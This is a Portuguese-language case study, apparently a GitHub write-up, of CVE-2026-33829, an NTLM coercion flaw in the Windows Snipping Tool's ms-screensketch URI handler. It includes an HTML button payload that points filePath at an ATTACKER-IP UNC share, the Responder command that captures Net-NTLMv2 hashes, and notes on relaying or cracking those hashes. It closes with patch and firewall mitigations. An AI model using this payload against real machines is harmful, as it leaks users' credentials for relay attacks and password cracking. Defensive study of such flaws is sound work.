 rahultb-sec/cve-2026-33829-writeup
Estudo de Caso de Vulnerabilidade: CVE-2026-33829 (Coerção NTLM da Ferramenta de Recorte do Windows)

Estudo de Caso de Vulnerabilidade: CVE-2026-33829 (Coerção NTLM na Ferramenta de Captura do Windows)
Esta análise detalha a replicação técnica da CVE-2026-33829, uma vulnerabilidade de divulgação de informações na estrutura moderna do aplicativo Ferramenta de Captura do Windows. Ao abusar de um parâmetro de entrada não validado dentro de um manipulador de protocolo URI personalizado, um host remoto pode coagir uma máquina Windows não corrigida a iniciar uma conexão SMB de saída, resultando no vazamento de hashes de autenticação Net-NTLMv2 pela rede.
Esquema URI - (O Windows usa protocolos personalizados (como ms-screensketch:, ms-settings: , file:) para permitir que navegadores da web conversem com aplicativos da área de trabalho.)
A causa raiz dessa vulnerabilidade está no esquema URI (ms-screensketch:edit). Quando uma vítima clica em um link malicioso contendo (ms-screensketch:edit?&filePath=\\ATTACKER_IP\\share\evil.png) e aprova a "Abrir Ferramenta de Captura". O sistema operacional invoca o SnippingTool.exe e passa o parâmetro filePath malicioso, como (ms-screensketch:edit?filePath=\\ATTACKER-IP\\share\evil.png) sem uma validação adequada.
Como existe um parâmetro :edit?, a ferramenta de captura tenta editar o arquivo do caminho fornecido (filePath=\\ATTACKER-IP\\share\evil.png). Isso resulta no início de uma conexão pela rede usando o Server Message Block (SMB). Como o SMB foi projetado para verificar quem está solicitando o arquivo, o Windows tenta automaticamente autenticar o usuário. Ele envia o hash de desafio-resposta Net-NTLMv2 do usuário atualmente logado para o servidor do atacante. Todo o processo ocorre silenciosamente em segundo plano, sem qualquer aviso ou prompt visível para o usuário.
O atacante captura os dados de autenticação de desafio-resposta Net-NTLMv2 da vítima. Uma vez que o atacante possui o hash Net-NTLM da vítima, ele pode realizar um ataque de relay NTLM para se passar pela vítima e acessar recursos internos da rede ou autenticar em outros serviços na empresa, ou levar o hash capturado offline e usar ataques de força bruta ou dicionário para descobrir a senha real em texto plano do Windows da vítima.

Para acionar o manipulador, um payload HTML simples foi implantado para simular um vetor de phishing ou comprometimento de intranet
<!DOCTYPE html>
<html>
<body>
  <button onclick="window.location.href='ms-screensketch:edit?&filePath=\\ATTACKER-IP\share\test.png&isTemporary=false&saved=true&source=Toast'">Launch Verification</button>
</body>
</html>

Para capturar o Hash, foi implantada uma instância isolada do Kali Linux executando o Responder
sudo responder -I eth0 -v

Ao clicar no botão no ambiente Windows alvo, o aplicativo abriu o contexto de Edição e imediatamente roteou uma solicitação SMB para o host ouvinte. A sequência de desafio-resposta de autenticação foi concluída perfeitamente, capturando a estrutura do hash Net-NTLMv2 para o contexto do usuário alvo.

 O pacote NTLMSSP_NEGOTIATE mostra o sistema vítima iniciando a autenticação NTLM durante a configuração da sessão SMB após resolver o caminho UNC controlado pelo atacante

O pacote NTLMSSP_AUTH contém os dados de autenticação de desafio-resposta Net-NTLMv2 transmitidos pelo sistema vítima após a fase de desafio ser concluída.
A partir disso, o Atacante captura o hash NTLMv2 transmitido

Os dados de desafio-resposta Net-NTLMv2 capturados podem ser utilizados em ataques de relay NTLM ou submetidos a tentativas offline de quebra de senha, dependendo do ambiente alvo.
Como a Microsoft corrigiu isso?
Antes da correção, a função de Edição da Ferramenta de Captura pegava a string dentro de filePath e a passava diretamente para as APIs de abertura de arquivo.
O comportamento observado após a correção sugere que a Microsoft introduziu uma lógica de validação que impede que valores de filePath baseados em rede/UNC cheguem às APIs de manipulação de arquivo subjacentes. Agora, quando você passa uma string para filePath, o aplicativo realiza uma verificação de sanidade antes de entregá-la ao sistema operacional:
Se tentarmos novamente após aplicar a atualização de segurança, o aplicativo ainda invocava o manipulador ms-screensketch:, mas os valores de filePath remotos não eram mais resolvidos através do fluxo de trabalho de Edição
Garanta que todos os endpoints Windows sejam atualizados além da linha de base do patch de segurança de 14 de abril de 2026, que introduz limites estritos de validação de entrada no manipulador do aplicativo.
Aplique regras rigorosas de firewall de saída bloqueando tráfego TCP de porta 445 para redes externas não autorizadas, mitigando o risco de vazamento de credenciais.
Configure Objetivos de Política de Grupo (GPOs) para restringir o tráfego NTLM de saída para servidores remotos, forçando protocolos alternativos seguros como Kerberos quando aplicável.
Aviso Legal: Esta análise é compilada estritamente para fins educacionais, pesquisa defensiva e validação em laboratório. Todos os testes foram realizados em um ambiente de sandbox totalmente isolado.
